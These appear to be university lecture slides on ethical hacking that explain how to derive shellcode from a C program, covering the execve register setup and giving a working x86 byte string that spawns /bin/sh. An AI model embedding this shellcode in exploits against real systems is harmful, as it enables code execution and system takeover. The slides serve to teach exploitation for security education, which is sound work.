

# Software Security

## Ethical Hacking

*Alessandro Brighente*

*Eleonora Losiouk*

*Master Degree on Cybersecurity*



UNIVERSITÀ  
DEGLI STUDI  
DI PADOVA



SPRITZ  
SECURITY & PRIVACY  
RESEARCH GROUP

# Get a Shellcode from a C Program



SPRITZ  
SECURITY & PRIVACY  
RESEARCH GROUP



UNIVERSITÀ  
DEGLI STUDI  
DI PADOVA

```
#include <stddef.h>
void main() {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve (name[0], name, NULL);
}
```




## Registers used:

- `eax = 0x0000000b (11)` : Value of system call `execve()`
- `ebx` = address to `"/bin/sh"`
- `ecx` = address of the argument array
- `argv[0]` = the address of `"/bin/sh"`
- `argv[1]` = 0 (i.e., no more arguments)
- `edx` = zero (no environment variables are passed)
- `int 0x80`: invoke `execve()`


# Shellcode Example



```
const char code[] =  
"\x31\xc0"    # xorl  %eax, %eax  
"\x50"        # pushl %eax  
"\x68" "//sh"  # pushl $0x68732f2f  
"\x68" "/bin"  # pushl $0x6e69622f  
"\x89\xe3"    # movl  %esp, %ebx  
"\x50"        # pushl %eax  
"\x53"        # pushl %ebx  
"\x89\xe1"    # movl  %esp, %ecx  
"\x31\xd2"    # xorl  %edx, %edx  
"\xb0\x0b"    # movb  $0x0b, %al  
"\xcd\x80"    # int   $0x80
```



(a) Set the ebx register



(b) Set the eax, ecx, and edx registers